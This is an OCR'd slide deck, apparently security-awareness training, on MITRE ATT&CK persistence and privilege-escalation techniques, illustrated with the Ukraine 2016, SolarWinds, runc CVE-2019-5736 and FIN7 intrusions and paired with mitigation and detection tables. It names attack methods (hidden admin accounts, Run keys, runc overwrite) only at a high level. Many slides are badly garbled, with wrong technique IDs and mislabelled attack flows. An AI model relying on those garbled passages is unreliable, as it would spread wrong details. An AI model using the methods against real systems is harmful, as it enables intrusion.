
KEY TAKEAWAY: Account manipulation provides stealthy, persistent access. Even third-party vendor access, leveraged for major breaches.

MITIGATION STRATEGIES
The vendor can be leveraged for major breaches.

Mitigation strategies include:
MFA: Multi-Factor Authentication
Principle of Least Privilege
Audit & Monitor Logs

CYBERSECURITY AWARENESS - SECURE YOUR ACCOUNTS

Technique 2 : Boot or Logon Initialization Scripts(T1037)



Real World Example:

BOOT OR LOGON INITIALIZATION SCRIPTS (T1037)

What is it?

Malicious scripts executed during system startup (boot) or logon or user to maintain persistence or elevate privileges.

How it Works:

```
graph LR; A[Script Execution] --> B[Persistence/Privilege Escalation]
```

Scripts added to startup folders, registry keys, or other system initialization points. Run automatically by the OS.

Common Locations (Windows):

- Startup Folder: "shell:startup"
- Run Keys (Registry): HKLM\Software\.....\Run
- Group Policy: Startup/Logon Scripts
- Scheduled Tasks: Triggered at boot/logon

User → **Workstation** → **Domain Controller**


Real-World Example (Hypothetical)

Malware modifies Group Policy on Domain Controller. A logon script is pushed to all user workstations. Script runs invisibly, collecting user credentials and sending to remote attacker server every login.

Goal: Maintain access, spread laterally, steal data.

Technique 3: Compromise Host Software Binary(T1554)

MITRE ATT&CK – Compromise Host Software Binary (T1554) | Persistence / Defense Awareness



Technique Reference: Compromise Host Software Binary | ATT&CK ID: T1554

Tactic: Persistence / Defense Evasion

Educational reference based on the MITRE ATT&CK Framework – Defensive Awareness

Real World Example:

COMPRRMISE HOST SOFTWARE BINARY (T1554)

What is it?



Attackers replace or modify legitimate software (binaries) in when system with execuus versins thir code stealthosly.

How it Works:



- Identify target binary (e.g. common common utility parloaly payload)
- Achicious code runs when legitimate provigive cerces or execution.



Common Techniques:



- Binary Masquerading (s with fake)
- Biar Maiauading (Regissuet fake)
- DLL Sideload (Rumemins library)
- Hooking (anckab calls)

Real-World Example (Hypottatiical)

Attacker replaces ms a legitiamar "svchoste" on an server with malicious with malicious version that establishes use the backdoor connect'ue backlu to remote contm-comm attclol server upon every login.



Goal: Maintain access, spread contaly, steal data.

Technique 4: Create Account(T1136)

MITRE ATT&CK – Create Account (T1136) | Persistence Awareness

Account Lifecycle Risk Flow (1–5)

The diagram illustrates the Account Lifecycle Risk Flow through five numbered stages:

- 1 Account Management Feature Exists**: Systems support creating and managing user accounts. Icon: User icon with a gear.
- 2 Account Creation Occurs**: A new user account appears in the environment. Icon: Two user icons with a plus sign.
- 3 Account Appears Normal**: The account looks similar to legitimate user accounts. Icon: User icon with a shield and checkmark.
- 4 Account Is Used for System Access**: Account is used during routine system access. Icon: Server and monitor with a connection line.
- 5 Ongoing Access Risk Identified**: Improper account controls may allow continued access. Icon: Monitor with a yellow warning sign.

Technique Reference: Create Account
ATT&CK ID: T1136 | Associated Tactics: Persistence / Initial Access

Educational reference based on the MITRE ATT&CK Framework – Defensive Awareness


Real World Example:

CREATE ACCOUNT (T1136)

MITRE ATT&CK Tactic: Persistence | Technique: T1136

DEFINITION & PURPOSE	METHODS	REAL-WORLD EXAMPLE: PHISHING ATTACK
<p>• Adversaries create new user accounts. This grants persistent access. </p> <p>• Can be standard, admin, or service accounts. Used for lateral movement, backdoor access.</p>	<ol style="list-style-type: none">1. Via OS command-line tools (e.g., 'net user'). 2. Scripting (PowerShell, Python). Modifying system registries.3. Exploiting vulnerabilities.	<ol style="list-style-type: none">1. Attacker sends phishing email.2. User clicks malicious link.3. Malware executes, hidden admin account 'updater'4. Attacker uses 'updater' for remote access later.  <p>Mitigation: Principle of Least Privilege, Account Monitoring, MFA.</p>

Technique 5: Scheduled Task/Job(T1053)



Real World Example:


SCHEDULED TASK/JOB (T1053)

MITRE ATT&CK Tactic: Persistence, Privilege Escalation | Technique: T1036

DEFINITION & PURPOSE	METHODS	REAL-WORLD EXAMPLE: BACKDOOR PERSISTENCE
<ul style="list-style-type: none">Adversaries create new user account to execute code.Can be standard, admin, or service persistence, and privilege escalation.Often mimics specific OEM based backdoor activity.	<ol style="list-style-type: none">Windows Task Scheduler: schtasks.exe, GUIScripting (Task cron, Modifying system registries).AT command (deprecated).Systemd Timers.	<p>1. Attacker sends initial access via email.</p> <p>2. User clicks scheduled task.</p> <p>3. Malware executes malware.</p> <p>4. Victim System</p> <p>5. Scheduled Task: Daily execution of 'backdoor.atio'.</p> <p>Attacker C2</p>

Mitigation: Principle task creation, script enforcement, Least Privilege, MFA.

Technique 6: Server Software Component(T1505)



Real World Example:

SERVER SOFTWARE COMPONENT (T1505)









MITRE ATT&CK Tactic: Persistence, Privilege Escalation | Technique: T1505

DEFINITION & PURPOSE	METHODS	REAL-WORLD EXAMPLE: WEB WEB SHELL
<ul style="list-style-type: none">Adversaries create new user accounts to maintain access.Often involves modifying web applications, databases, and system configurations, and privilege escalation or privilege maintenance.Grants persistent access on systems and environments.	<ul style="list-style-type: none">Web Server Modules (e.g., Apache): schtasks.exe, GUIDatabase Stored Procedures/Triggers or system registries.Server-Side Scripting Modification (e.g., ASP.NET): Injecting system registries.Systemd Timers.	<p>Attacker sends initial access.</p> <p>Mitigation: Secure task creation, script validation, least privilege, regular auditing, MFA.</p>

Technique 7: Valid Accounts(T1078)

MITRE ATT&CK – Valid Accounts (T1078) | Identity Security Awareness

Account Usage Risk Awareness Flow (1–5)

1	2	3	4	5
1 Valid User Accounts Exist Systems rely on legitimate user accounts for access	2 Account Credentials Are Available Account credentials exist and are usable for authentication	3 Login Appears Normal Authentication activity looks similar to normal user	4 Access to Systems or Services Occurs The account is used to access systems during routine operations	5 Security Risk Identified Misuse of valid accounts may bypass security controls
 →  →  →  → 	 →  →  →  → 	 →  →  →  → 	 →  →  →  → 	 →  →  →  → 

Technique Reference: Technique: Valid Accounts
ATT&CK ID: T1078
Associated Tactics: Initial Access / Persistence / Defense Evasion

Educational reference based on the MITRE ATT&CK Framework – Defensive Awareness

Real World Example:


VALID ACCOUNTS (T1078)

MITRE ATT&CK Tactic: Persistence, Privilege Escalation | Technique: T1076


DEFINITION & PURPOSE	METHODS	REAL-WORLD EXAMPLE: LATERAL MOVEMENT
<p>1. Adversaries use legitimate credentials.</p> <p>2. Provides access to systems to systems, applications, and data.</p> <p>3. Enables persistence, lateral movement, and privilege escalation.</p>	 <ol style="list-style-type: none">1. Stolen credentials (Phishing, Keylogging).2. Brute-force Dring, Keylogging).3. Brute-force/Dictionary attacks.4. Exploited vulnerabilities.5. Insider threat	<p>1. Attacker sends initial access.</p> <p>2. User clicks achedulus log into remote server</p> <p>3. Victim System</p> <p>4. Accesses sensitive files or pivots to other systems.</p> <p>Attacker C2</p>

 Mitigation: Securptask creation, script, Valicble Least Priast Privilering, Regular Auditing, MFA.

4. PRIVILEGE ESCALATION (TA0004)



Tactic Overview



Technique 1 – ACCOUNT MANUPULATION(T1098)

ACCOUNT MANIPULATION (T1098)

— PERSISTENCE, PRIVILEGE ESCALATION



TACTIC DESCRIPTION:

- Tactic Deschniques (4)
- Adversaries may manipulate to mainatrivvor elvate access to victim systems. Actions includes include modifying crededsong n the perudate, groups, Adversso may must itratative password updates to bypass to updates to cre of sufficents via chaning duration accounts.
- **Platforms:** Containers, ESXI, Initial access via info gatrides polengen or change bysiccation-based conditioure by charture Office Suite, Windows, Can Windows, macos

PLATFORMS:



Initial Access (Sufficient Permissions) → Account Modification (e.g., Add to Admin Group, Cheshmt, Change Password) → Maintained/Elevation Tested → Successful Logins

IMPACT:

 Maintained Accesil & Cloud Resources	 Data theft Elevated Privileges	 Business to Email compresise, BEC cloud environments
---	---	---

DEFENSIVE + EDUCATIONAL USE

Real World Example

REAL-WORLD EXAMPLE: 2016 UKRAINE ELECTRIC POWER ATTACK

Sandworm Team & Industroyer Malware



The diagram illustrates the 2016 Ukraine Electric Power Attack timeline and mitigation strategies. The attack flow is as follows:

1. Initial Access (Spear-phishing)
2. Reconnaissance & Lateral Movement
3. Deploy Industroyer Malware
4. Manipulate ICS Protocols

ATTACK FLOW:

1. Initial Access (Spear-phishing)
2. Reconnaissance & Lateral Movement
3. Lateral movement via SMB, RDP, & OPC

MITIGATION STRATEGIES:

Mitigation	Implementation	Priority
IT-OT Network Segmentation	Isolate IT from OT/ICS	High
ICS Protocol Monitoring	Deploy OT-aware IDS	High
Least Privilege Access	Restrict SCADA permissions	High
Secure Remote Access	MFA, VPN Hardening	High
Application Whitelisting	Approved software on ICS	High
Patch & Vulnerability Management	Regular ICS updates	Medium
Incident Response for ICS	OT-specific playbooks	Medium

DETECTION METHODS:

- Network Indicators:**
 - Abnormal IT-OT traffic patterns
 - Unexpected ICS protocol commands (IEC-104, Modbus)
 - Lateral movement via SMB, RDP, and OPC
- Host-Based Indicators:**
 - Malware signatures (e.g., Industroyer backdoor)
 - Unusual scheduled tasks and registry changes
 - Remote access tools on OT systems

CONFIDENTIAL

Technique 2 :- BOOT OR LOGON INITIALIZATION SCRIPTS (T1037)

BOOT OR LOGON INITIALIZATION SCRIPTS (T1037)

Tactics Objective: Adversaries gain higher-level permissions and potentially escalate privileges

TACTICS DESCRIPTION:	KEY DETAILS:	COMMON TECHNIQUES:
<ul style="list-style-type: none"> ⌚ Malicious scripts gain elevated admin service. ⌚ Executed at boot/ logon to maintain persistence. ⌚ Leverages administrative features and GPOs. ⌚ Targets systems for privilege escalation. ⌚ Requires local or admin credentials. 	<p>ID: T1037</p> <p>Sub-Techniques: 5</p> <p>Typical Phase: Persistence, Privilege Escalation</p> <p>Typical Phase: Post-Initial Access</p> <p>ATT&CK Version: Created: 31 May 2017 Last Modified: 24 October 2025</p>	<p>Adversary Compromised System</p> <p>Exploitation (TA0004)</p> <p>Startup Scripts, Group Policy Unpatched Kernel</p>

CONFIDENTIAL

Real world example :-

REAL-WORLD EXAMPLE: SOLARWINDS SUPPLY CHAIN COMPROMISE (2020)

APT29 / NOBELIUM – SUNBURST Malware

ATTACK FLOW

1. Supply Chain Compromise
2. Supply Chain Compromise
3. Deploy Industroyer Malware
4. Credential Theft & Lateral Movement

SUNBURST Backdoor

MITIGATION STRATEGIES

Mitigation	Implementation	Priority
Secure Build Pipeline	Code integrity verification // CI/CD	High
Network Segmentation	Isolate monitor Orion servers	High
MFA & Least Privilege	Restrict admin, service accounts	High
EDR & Threat Hunting	Detect DLL tampering	High

DETECTION METHODS

Network Indicators	Host Indicators	Cloud & Identity Indicators
<ul style="list-style-type: none"> Abnormal DNS traffic to SolarWinds-like domains Unexpected HTTPS traffic from Orion servers Unusual lateral movement (SMB, RPC, WinRM) 	<ul style="list-style-type: none"> Modified Orion DLL SolarWinds.Orion.Core.Core.BusinessLayer.dll Abnormal child process creation 	<ul style="list-style-type: none"> Abnormal Azure AD sign-ins - OAuth token abuse Privilege escalation without approval API calls from unfamiliar IPs

MITIGATION STRATEGIES

Mitigation	Implementation	Priority
Secure Build Pipeline	Code integrity verification // CI/CD	High
Network Segmentation	Isolate monitor Orion servers	High
MFA & Least Privilege	Restrict admin, service accounts	High
EDR & Threat Hunting	Detect DLL tampering	Medium

CONFIDENTIAL

Technique 3 :- ESCAPE TO HOST (T1611)

ESCAPE TO HOST

Tactics Objective: Adversaries break out of a container or virtualized environment to gain host-level access.

TACTICS DESCRIPTION:	KEY DETAILS:
<ul style="list-style-type: none"> ○ Break out of a container or virtualized environment to access the host. ○ Gain access to host resources and other containers/VMs. ○ Abuse system calls like “<code>unshare</code>” and privileged containers. ○ Escape via mounting host’s filesystem or abusing kernel modules. ○ May exploit docker.sock or ESXi vulnerabilities. 	<p>ID: T1611</p> <p>No Sub-Techniques</p> <p>ATTACK CONSEQUENCES:</p> <ul style="list-style-type: none"> ○ Gain Privileged Access ○ Maintain Persistence ○ Move Laterally ○ Access Other VM's/Containers

COMMON ATTACK METHODS:

- Kernel Module Injection
- Abuse docker.sock Socket
- </> 'unshare' System Call Abuse

CONFIDENTIAL

Real world example

REAL-WORLD EXAMPLE: runc CONTAINER ESCAPE – CVE-2019-5736 (2019)

T1611 – Escape to Host | Privilege Escalation | Platform: Containers, Linux

Host Compromise

ATTACK FLOW

- 1 **Initial Access**
 - Attacker gains code execution inside a Docker/Kubernetes container (e.g. vulnerable web app, exposed API).
- 2 **Vulnerable runc Trigger**
 - Container is running on a host with a vulnerable runc version.
 - Attacker modifies the container's `/proc/self.exe` reference to point to the host runc binary.
- 3 **Payload Injection**
 - Malicious code overwrites the host's runc binary with a backdoored version.
- 4 **Execution on Host**
 - When a new container is created or 'docker exec' or run, the poisoned runc binary executes attacker-controlled code on the host.

MITIGATION STRATEGIES

Mitigation Strategy	Priority
Patch & Update (Primary Defense)	High
<ul style="list-style-type: none"> Immediately update runc. runc v1.0.0-rc7 or later Docker / Containerd, Kubernetes node runtimes 	High
Hardening	High
<ul style="list-style-type: none"> Run containers as non-root users. Enable <code>rootless</code>. Use SELinux / AppArmor to restrict container capabilities. 	High
Access Control	High
<ul style="list-style-type: none"> Limit who can run <code>docker exec</code>. <code>kubefl exec</code>: Apply least privilege RBAC cluster operations 	High

DETECTION METHODS

Host-Based Detection

- File integrity monitoring
- Alert on modification of `/usr/bin/runc`
- Unexpected changes to container runtime binaries

MITRE ATT&TCK Mapping

Technique: T1611 – Escape to Host
Platform: Containers, Linux

MITIGATION STRATEGIES

Mitigation Strategy	Priority
Techniquer T1611 – Escape to Host	High
<ul style="list-style-type: none"> Immediately update runc to patched versions. runc v1.0.0-rc7 or later Docker / Containerd, Kubernetes node runtimes 	High

CONFIDENTIAL

Technique 4 :- SCHEDULED TASK/ JOB (T1053)

SCHEDULED TASK / JOB (T1053)

Tactics Objective: Adversaries abuse task scheduling functionality to facilitate execution of malicious code.

TACTICS DESCRIPTION:	KEY DETAILS:
<ul style="list-style-type: none">① Automate and maintain execution of malicious scripts/programs② Use native task/job schedulers (cron, AT, Task Scheduler, etc.)③ Configuring tasks often requires elevated privileges④ Can abuse remote systems & admin accounts.⑤ May exploit <code>docker.sock</code> or ESXi vulnerabilities.	<ul style="list-style-type: none">⑥ ID: T1053⑦ Systemd Timers - Linux⑧ At - Windows⑨ Scheduled Task - Windows⑩ Container Orchestration Job - Containers⑪ Scheduled Task - macOS

COMMON ATTACK METHODS:

- ⑫ ID: T1053
 - ⑬ Sub-Techniques:
 - ⑭ T1053.002, T1053.003, T053.005,
 - ⑮ T1053.006, T1053.007
 - ⑯ T1053.004, Systemd Timers - Linux
 - ⑰ T1053.005, At - Windows
 - ⑱ T1053.006, Scheduled Task - Windows
 - ⑲ T1053.007, Scheduled Task - macOS

PLATFORMS & CONTRIBUTORS:

Containers, ESXi, Linux, Windows, Windows, macOS

Alain Homewood, Insomnia Security; Andrew Northern @ex_raritas · Bryan Campbell, @bry_campbell; Leo Loobek @Zachary Abzug, Zavis Smith, Tripwire, Zachary Abzug, @ZackDoesML · Zachary Avirem, Paladin, Selena Larson, @ZackDoesML

CONFIDENTIAL

Real world example

REAL-WORLD EXAMPLE: FIN7 / CARBINAK GROUP – ENTERPRISE INTRUSIONS (2018–2022)

FINANCIALLY MOTIVATED APT & SCHEDULED TASKS (2SE (T10-33))

T1053

ATTACK FLOW (High-Level, Defensive View)

- Initial Access
- Privilege Compromise
- Scheduled Task Creation (T1053)
- Persistence & Execution tabs
- Defense Evasion

MITIGATION STRATEGIES

Mitigation	Implementation	Priority
Least Privilege Elevation	Code integrity	High
Network Segmentation	Isolate monitor	High
Network Task Privilege	Restrict admin source	High
EDR & Threat Hunting	Defect DLL Empering	High

SCHEBULED TASKS

DETECTION METHODS

- Host-Based Detection
 - Analytical Extended Tracing à Priori conque configuration escalation without solicited in software Configuration check approval
- MITRE ATT&ACK Mapping
 - Technique: T1053 – Scheduled Tasks
 - Tactic: Remote privilege Escalation
 - Platform: Windows, Linux

MITIGATION STRATEGIES

Mitigation	Implementation	Priority
Secure Build Pipelines	Isolated CI/CD	High
Application Allowlisting	Isolate monitor	High
EDR & Endpoint Hardening	Command-line lattice MFA	High
Incident Response Playbooks	Select DLL security context, 64 pieces	Medium

CONFIDENTIAL

Technique 5 :- VALID ACCOUNTS (T1078)

